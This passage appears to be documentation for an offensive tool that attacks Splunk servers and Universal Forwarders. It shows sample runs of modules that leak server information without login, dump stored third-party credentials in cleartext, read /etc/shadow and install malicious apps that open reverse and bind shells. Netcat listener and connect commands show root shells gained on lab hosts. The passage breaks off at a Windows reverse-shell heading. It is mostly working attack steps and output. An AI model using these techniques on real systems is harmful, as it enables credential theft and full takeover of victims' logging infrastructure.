
In case the Splunk server to be analyzed has the web interface active, this module allows to obtain server and session information from the web interface itself without needing to authenticate. 8000 is the default port of Splunk web interface; to use this module it is necessary to know and enter the port where the web interface is published.



```
[*] ============================================================================================================= [*]
[!] Enter your selection: 2
[!] Enter Splunk Web Interface Port Number: 8000
[*] ============================================================================================================= [*]
[!] Splunk Server Information
[*] ============================================================================================================= [*]
[*] hasLoggedIn: True
[*] cval: 534941226
[*] time: 1562953454
[*] lang: en-US
[*] bump: 0
[*] splunkweb_uid: 63B4FB85-21EC-4F10-B6BB-A00CAE763580
[*] ============================================================================================================= [*]
[!] Splunk Session Information
[*] ============================================================================================================= [*]
[*] instance_type: download
[*] product_type: enterprise
[*] staticAssetId: 816DE0FCD5170F0A9DE8C06AFCFA79A0C62E1CCBBA08C2F7F179A3EAD44A6F6D
[*] isFree: False
[*] isTrial: True
[*] licenseState: EXPIRED
[*] ============================================================================================================= [*]
[!] Splunk Config Web
[*] ============================================================================================================= [*]
[*] enable_autocomplete_login: False
[*] updateCheckerBaseURL: https://quickdraw.splunk.com/js/
[*] login_content:
[*] root_endpoint:
[*] customFavicon:
[*] loginCustomLogo:
[*] loginBackgroundImageOption: default
[*] loginCustomBackgroundImage:
[*] loginFooterOption: default
[*] loginFooterText:
[*] loginDocumentTitleOption: default
[*] loginDocumentTitleText:
[*] loginPasswordHint:
[*] minify_js: True
[*] minify_css: True
[*] ============================================================================================================= [*]
[!] Do you want to return to the attack menu (Y/N):
```

3rd Attack: Obtain System Information via Management Port


This module can be used on Splunk Server or Universal Forwarder. To use it, Splunk Admin credentials are needed, and they can be obtained for instance through a dictionary attack (1st attack). The result of the module is the information of the current Splunk installation: version, operating system, Splunk configurations and more.



```
[!] Enter your selection: 3
[*] ============================================================================================================== [*]
[!] Enter Splunk Admin: admin
[!] Enter Splunk Password:
[*] ============================================================================================================== [*]
[!] Splunk Info:
[*] ============================================================================================================== [*]
[*] activeLicenseGroup: Trial
[*] activeLicenseSubgroup: Production
[*] addOns: None
[*] build: 06d57c595b80
[*] cpu_arch: x86_64
[*] fips_mode: 0
[*] guid: 1D01332B-3069-45BB-A737-23E19F6D2966
[*] host: osboxes
[*] host_fqdn: splunk2
[*] host_resolved: splunk2
[*] isForwarding: 0
[*] isFree: 0
[*] isTrial: 1
[*] kvStoreStatus: ready
[*] licenseKeys:
[*] licenseSignature: fb696315679272c63ed7e5951e086a4e
[*] licenseState: EXPIRED
[*] license_labels:
[*] master_guid: 1D01332B-3069-45BB-A737-23E19F6D2966
[*] master_uri: self
[*] max_users: 4294967295
[*] mode: normal
[*] numberOfCores: 1
[*] numberOfVirtualCores: 1
[*] os_build: #18-Ubuntu SMP Wed Mar 13 14:34:40 UTC 2019
[*] os_name: Linux
[*] os_name_extended: Linux
[*] os_version: 4.18.0-17-generic
[*] physicalMemoryMB: 3944
[*] product_type: enterprise
[*] rtsearch_enabled: 1
[*] serverName: osboxes
[*] server_roles:
[!]    indexer
[!]    license_master
[!]    deployment_server
[!]    kv_store
[*] startup_time: 1562952542
[*] staticAssetId: 816DE0FCD5170F0A9DE8C06AFCFA79A0C62E1CCBBA08C2F7F179A3EAD44A6F6D
```

4th Attack: Obtain Splunk Stored Passwords


This module is only used on Splunk servers. To use it, Splunk admin credentials are needed, and they can be obtained for instance through a dictionary attack (1st attack). The result of the module are all the credentials stored by those apps used on Splunk to connect to those devices from which events are obtained, for instance in this case *SA-ldapsearch* is "Splunk Supporting Add-on for Active Directory" and stores credentials to connect to Active Directory, and *Splunk_TA_paloalto* is "Palo Alto Networks Add-on for Splunk" and stores those credentials used to connect and obtain events from Palo Alto Firewall.



```
[*] ==================================================================================================== [*]
[!] Enter your selection: 4
[*] ==================================================================================================== [*]
[!] Enter Splunk Admin: admin
[!] Enter Splunk Password:
[*] ==================================================================================================== [*]
[!] Currently stored credentials:
[*] ==================================================================================================== [*]
[*] Credential Name: __REST_CREDENTIAL__#Splunk_TA_paloalto#configs/conf-splunk_ta_paloalto_account:administrator1:
[*] Username: administrator
[*] Encrypted Password: $7$Tie21jgAxvvNlN3FDxSEr0GfespnpXBuQiMQvadJrwD9EqytU9UWaP+Y/NEzFV+o25rpfhPjFshgcxaJ64DX
[*] Clear Password: {"password": "PaloAltoPasswod"}
[*] ==================================================================================================== [*]
[*] Credential Name: SA-ldapsearch:default:
[*] Username: default
[*] Encrypted Password: $7$xMY9Gp80gQEgH89hQpNGRabn5uj1JGRNLkYlyNDhRlBCynrqnd5pK7NRhwc4wT+wZa4N7lV4+A==
[*] Clear Password: SuperSecretLdapPassword
[*] ==================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N):
```

5th Attack: Read */etc/shadow* file from Splunk server (Linux only)

This module can be used on Linux Splunk Server. To use it, Splunk admin credentials are needed, and they can be obtained for instance through a dictionary attack (1st attack). The module uses an index to load the file concerned, and its result is the content of the file */etc/shadow* from the server where Splunk is installed.




```
[*] ==================================================================================================== [*]
[!] Enter your selection: 5
[!] Enter Splunk Admin: admin
[!] Enter Splunk Password:
[*] ==================================================================================================== [*]
[!] File /etc/shadow uploaded
[*] ==================================================================================================== [*]
[!] Shadow File Contents:
[*] ==================================================================================================== [*]
[*] b'\n\nsplunk:!:17760:0:99999:7:::
[*] gdm:*:17737:0:99999:7:::
[*] gnome-initial-setup:*:17737:0:99999:7:::
[*] geoclue:*:17737:0:99999:7:::
[*] hplip:*:17737:0:99999:7:::
[*] colord:*:17737:0:99999:7:::
[*] avahi:*:17737:0:99999:7:::
[*] pulse:*:17737:0:99999:7:::
[*] saned:*:17737:0:99999:7:::
[*] kernoops:*:17737:0:99999:7:::
[*] whoopsie:*:17737:0:99999:7:::
[*] speech-dispatcher:!:17737:0:99999:7:::
[*] cups-pk-helper:*:17737:0:99999:7:::
[*] rtkit:*:17737:0:99999:7:::
[*] dnsmasq:*:17737:0:99999:7:::
[*] usbmux:*:17737:0:99999:7:::
[*] avahi-autoipd:*:17737:0:99999:7:::
[*] uuidd:*:17737:0:99999:7:::
[*] _apt:*:17737:0:99999:7:::
[*] messagebus:*:17737:0:99999:7:::
[*] syslog:*:17737:0:99999:7:::
[*] [redacted]KtqfsGH61:17748:0:99999:7:::
[*] systemd-resolve:*:17737:0:99999:7:::
[*] systemd-network:*:17737:0:99999:7:::
[*] nobody:*:17737:0:99999:7:::
[*] gnats:*:17737:0:99999:7:::
[*] irc:*:17737:0:99999:7:::
[*] list:*:17737:0:99999:7:::
[*] backup:*:17737:0:99999:7:::
[*] www-data:*:17737:0:99999:7:::
[*] proxy:*:17737:0:99999:7:::
[*] uucp:*:17737:0:99999:7:::
[*] news:*:17737:0:99999:7:::
[*] mail:*:17737:0:99999:7:::
[*] lp:*:17737:0:99999:7:::
[*] man:*:17737:0:99999:7:::
[*] games:*:17737:0:99999:7:::
```

6th Attack: Deployment of Malicious Applications to UF

This module will be available in the next version of SIEMs Framework. In order to compromise Universal Forwarders, attack 1 to obtain credentials and then attack 7 to install malicious applications depending on the platform may be performed so far.


7th Attack: Install Malicious Application to Compromise Splunk/UF Server

This attack module allows to develop and install on Splunk a malicious application designed to compromise the system concerned. Firstly, the type of payload to be used according to the operating system and the type of Splunk to attack must be selected (Splunk Server or Universal Forwarder). You can use Linux Python Reverse or Bind Shell for Splunk Server or UF; Windows Python Reverse or Bind Shell for Splunk Server (where Python is installed by default); and Executable Bind Shell or a script to add an admin user on Windows Universal Forwarders (where Python is not installed by default). Then, username, Splunk admin password and the attacker's IP address must be entered.




```
[*] ============================================================================================================== [*]
[!] Enter your selection: 7
[*] ============================================================================================================== [*]
[!] Select attack from the menu:
[*] ============================================================================================================== [*]
        [1] Linux Splunk Server or Universal Forwarder Reverse Shell
        [2] Linux Splunk Server or Universal Forwarder Bind Shell
        [3] Windows Splunk Server Reverse Shell
        [4] Windows Splunk Server Bind Shell
        [5] Windows Splunk Universal Forwarder Add Administrator User
        [6] Windows Splunk Universal Forwarder Executable Bind Shell
        [0] Return to Attack Menu
```

Linux Python Reverse Shell




```
[*] ============================================================================================================== [*]
[!] Enter your selection: 1
[*] ============================================================================================================== [*]
[!] Enter Username: admin
[!] Enter Password:
[!] Enter your local IP address: 192.168.137.3
[*] ============================================================================================================== [*]
[!] List of Installed Apps:
[*] ============================================================================================================== [*]
[*] alert_logevent
[*] alert_webhook
[*] appsbrowser
[*] framework
[*] gettingstarted
[*] introspection_generator_addon
[*] launcher
[*] learned
[*] legacy
[*] SA-ldapsearch
[*] sample_app
[*] search
[*] splunk_app_db_connect
[*] splunk_archiver
[*] splunk_gdi
[*] splunk_httpinput
[*] splunk_instrumentation
[*] splunk_monitoring_console
[*] Splunk_TA_cisco-asa
[*] Splunk_TA_juniper
[*] Splunk_TA_paloalto
[*] SplunkForwarder
[*] SplunkLightForwarder
[*] ============================================================================================================== [*]
192.168.137.9 - - [12/Jul/2019 14:18:04] "GET /rshell.tar.gz HTTP/1.1" 200 -
[*] ============================================================================================================== [*]
[!] Application Successfully Installed rshell
[*] ============================================================================================================== [*]
[!] Please start a listener on the attacker host port 12345, for example: nc -lvp 12345
[*] ============================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N):
```

Result on attacker's system:




```
st0rm@s3cr3t:~/Desktop/siemsframework$ nc -lvp 12345
listening on [any] 12345 ...
192.168.137.9: inverse host lookup failed: Unknown host
connect to [192.168.137.3] from (UNKNOWN) [192.168.137.9] 37790
root@splunk2:/#
```

Linux Python Bind Shell




```
[*] ============================================================================================================== [*]
[!] Enter your selection: 2
[*] ============================================================================================================== [*]
[!] Enter Username: admin
[!] Enter Password:
[!] Enter your local IP address: 192.168.137.3
[*] ============================================================================================================== [*]
[!] List of Installed Apps:
[*] ============================================================================================================== [*]
[*] alert_logevent
[*] alert_webhook
[*] appsbrowser
[*] framework
[*] gettingstarted
[*] introspection_generator_addon
[*] launcher
[*] learned
[*] legacy
[*] SA-ldapsearch
[*] sample_app
[*] search
[*] splunk_app_db_connect
[*] splunk_archiver
[*] splunk_gdi
[*] splunk_httpinput
[*] splunk_instrumentation
[*] splunk_monitoring_console
[*] Splunk_TA_cisco-asa
[*] Splunk_TA_juniper
[*] Splunk_TA_paloalto
[*] SplunkForwarder
[*] SplunkLightForwarder
[*] ============================================================================================================== [*]
192.168.137.9 - - [12/Jul/2019 14:31:00] "GET /bshell.tar.gz HTTP/1.1" 200 -
[*] ============================================================================================================== [*]
[!] Application Successfully Installed bshell
[*] ============================================================================================================== [*]
[!] Please connect to the victim host on port 12346, for example: nc -v 192.168.137.6 12346
[*] ============================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N):
```

Result on attacker's system:




```
st0rm@s3cr3t:~/Desktop/siemsframework$ nc -v 192.168.137.6 12346
192.168.137.6: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.137.6] 12346 (?) open
root@splunk2:/#
```

Windows Python Reverse Shell



